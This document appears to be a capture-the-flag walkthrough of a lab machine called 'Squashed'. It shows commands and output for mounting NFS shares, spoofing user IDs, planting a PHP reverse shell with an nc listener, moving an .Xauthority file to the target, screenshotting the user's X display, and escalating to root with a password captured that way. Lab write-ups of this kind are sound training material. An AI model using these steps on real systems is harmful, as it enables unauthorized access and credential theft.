
Squashed

Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.228.109
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-08 15:36 CST
Nmap scan report for 10.129.228.109
Host is up (0.044s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is Apache http server running on port 80 so let's visit it in browser.



There is nothing to interact with on website, also gobuster didn't find any interesting directories.

```
└─$ gobuster dir -u http://10.129.228.109 -w /usr/share/dirb/wordlists/big.txt
```

Open 2049 port indicates NFS service running. Let's view shares available to mount.

```
└─$ showmount -e 10.129.228.109
Export list for 10.129.228.109:
/home/ross *
/var/www/html *
```

We can mount these shares to our system. Let's first create directories that we will mount share to.

```
┌──(kali㉿kali)-[~]
└─$ mkdir mount1
┌──(kali㉿kali)-[~]
└─$ mkdir mount2
```

Next, let's mount the shares.

```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.129.228.109:/home/ross /tmp/mount1
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 10.129.228.109:/var/www/html /tmp/mount2
```


We were able find one file inside of these shares. Let's open it with keepass2.

```
└─$ tree mount1
mount1
├── Desktop
├── Documents
│   └── Passwords.kdbx
├── Downloads
├── Music
├── Pictures
├── Public
├── Templates
└── Videos

9 directories, 1 file
```

```
└─$ tree mount2
mount2

0 directories, 0 files
```

We need a password to open it.

```
$ keepass2 Passwords.kdbx
```



NFS has no authentication or authorization protocol itself, so let's try to create a new user with ID of 1001 and display files.

```
└─$ ls -la
total 84
drwxr-xr-x 14 1001 1001  4096 Dec  9 10:47 .
drwxrwxrwt 17 root root 20480 Dec  9 11:31 ..
lrwxrwxrwx  1 root root     9 Oct 20  2022 .bash_history → /dev/null
drwx------ 11 1001 1001  4096 Oct 21  2022 .cache
drwx------ 12 1001 1001  4096 Oct 21  2022 .config
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Desktop
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Documents
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Downloads
drwx------  3 1001 1001  4096 Oct 21  2022 .gnupg
drwx------  3 1001 1001  4096 Oct 21  2022 .local
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Music
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Pictures
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Public
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Templates
drwxr-xr-x  2 1001 1001  4096 Oct 21  2022 Videos
lrwxrwxrwx  1 root root     9 Oct 21  2022 .viminfo → /dev/null
-rw-------  1 1001 1001    57 Dec  9 10:47 .Xauthority
-rw-------  1 1001 1001  2475 Dec  9 10:47 .xsession-errors
-rw-------  1 1001 1001  2475 Dec 27  2022 .xsession-errors.old
```

```
$ sudo useradd -u 1001 -s /usr/bin/zsh someone
```

```
$ sudo su someone
```

The .Xauthority file is a file that stores credentials in cookies used by xauth for authentication of X (window system) sessions.
It indicates that there might be desktop environment configured.

The other share path is /var/www/html which is default for Apache server. Let's try creating an account with ID of 2017, uploading PHP reverse shell file there and try to access it, previously setting up a listener.

```
drwxr-xr-x 14 1001    1001    4096 Dec  9 10:47 mount1
drwxr-xr--  5 2017 www-data    4096 Dec  9 12:00 mount2
```

```
$ sudo useradd -u 2017 -s /bin/bash someonelse
```

```
$ sudo su someonelse
```

```
someonelse@kali:/tmp/mount2$ ls
css  images  index.html  js  revshell.php
```

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.69] from (UNKNOWN) [10.129.228.109] 52684
Linux squashed.htb 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 17:58:44 up  1:11,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               16:47    1:11m  6.94s  0.04s /usr/libexec/gnome-session-binary --systemd --sessi
on=gnome
uid=2017(alex) gid=2017(alex) groups=2017(alex)
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/$ whoami
whoami
alex
```

```
alex@squashed:/$ ls /home/alex
ls /home/alex
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
```

Success ! We've obtained reverse shell as alex. User flag can be found at /home/alex. We might try seeing ross desktop by taking a screenshot.
Let's first transfer .Xauthority file to alex for X session authentication.

```
someone@kali:/tmp/mount1$ python3 -m http.server 8001
```

```
alex@squashed:/home/alex$ wget http://10.10.14.69:8001/.Xauthority
```

Now to know which display we want to take a screenshot of, we run following command:

```
alex@squashed:/home/alex$ w
w
 19:17:33 up  2:30,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               16:47    2:30m 13.36s  0.04s /usr/libexec/gnome-session-binary --systemd --sessi
on=gnome
```


Now we export XAUTHORITY environment variable to point to transferred file.

```
alex@squashed:/home/alex$ export XAUTHORITY=/home/alex/.Xauthority
```

With a quick online search for X window dumping utility we find xwd. Let's adjust options, take a screenshot and transfer it to our machine.

```
alex@squashed:/home/alex$ xwd -root -screen -silent -display :0 > /home/alex/screenshot.xwd
```

Let's open it and see what desktop will show us.



Let's try that password to switch user to root on our reverse shell.

```
alex@squashed:/$ su root
su root
Password: cah$mei7rai9A
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@squashed:/# ls /root
ls /root
Desktop    Downloads  Pictures  root.txt  snap       Videos
Documents  Music      Public    scripts   Templates
```

We've successfully got root access, root flag can be found at /root.